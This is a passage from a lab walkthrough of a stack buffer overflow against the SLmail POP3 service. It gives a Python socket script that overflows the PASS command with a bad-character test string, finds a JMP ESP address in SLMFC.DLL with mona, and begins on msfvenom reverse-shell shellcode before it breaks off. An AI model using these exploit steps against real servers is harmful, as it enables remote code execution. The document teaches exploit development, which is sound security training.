

Figure 13.

So, let's go get that offset why don't we? Remember, in Figure 11 we finished at 3000 bytes, so we apply that limit here; as well as tacking on some B's at the end. This is to filter out the A's and change the EIP to 42424242, which is HEX for the letter "B".



Figure 14.

Our EIP in fact changed to 42424242, and our ESP changed to 41414141 (The filtered A's from before in Figure 8). *Note: the instructions stated the ESP should change to 41414141, but that value is attached to E8P. For now, let's just continue with the investigation and just treat it as a typo.



Figure 15.

Next, we must find the bad characters; this is accomplished by assigning a "noGood" variable to the string of input from our learn platform, but for reference I have pasted it below. By going back and restarting SLmail and the debugger as administrator. The comment above will keep track of the bad characters; so far: \x00 is added at 2865 bytes.

Also, after adjusting the script and running it, we want to R click > Dump ESP. By examining the ESP line by line, we can find the exact spot in time when the fuzzing drops off at 2865 bytes. Upon further detail, we can find the bad character lurking about. The noGood variable will break at a certain point, meaning that the string wouldn't match in the ESP dump.

*Note: At each step (screenshot), basically anytime you run FuzzerScript.py we've downloaded and altered, you want to restart the debugger and SLmail as admin.

noGood =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7

\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

```
#!/usr/bin/python
import socket

#noGood= \xoo\x0a\x0d

noGood =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\
x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x3
3\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\
x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x6
4\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\
x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x9
5\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\
xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\x-
c6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde
\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\
xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


buffer =["A" * 2606 + "B" * 4 + noGood]

for string in buffer:
    print ("Fuzzing PASS with %s bytes" % len(string))
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect (('10.0.2.11', 110))
    s.recv(1024)
    s.send(str.encode('USER test\r\n'))
    s.recv(1024)
    s.send(str.encode('PASS ' + string + '\r\n'))
    s.send(str.encode('QUIT\r\n'))
    s.close()
```

Figure 16. After removing all the bad characters (listed in comment above, Figure 15), the noGood variable should reflect as follows.



Figure 17. Now we're looking for a dynamic library that is vulnerable with the "false" across the board. (Rebase, SafeSEH, ASLR, NXCompact, and OS DLL should all read 'false' except the OS DLL)



Figure 18. DLL found at, C;\Windows\system32\SLMFC.DLL.



Figure 19. This command (fmona find -s "\xff\xe4" -m SLMFC.dll) finds arbitrary instructions in DLL. We can just go with the first output.



Figure 20. Now, we copy address to the clipboard and go create shellcode, Figure 21.



Figure 21. We use msfvenom to build the reverse TCP connection we hope to establish with the help of converting the Jmp ESP, 5F4A358F, to little endian like so:

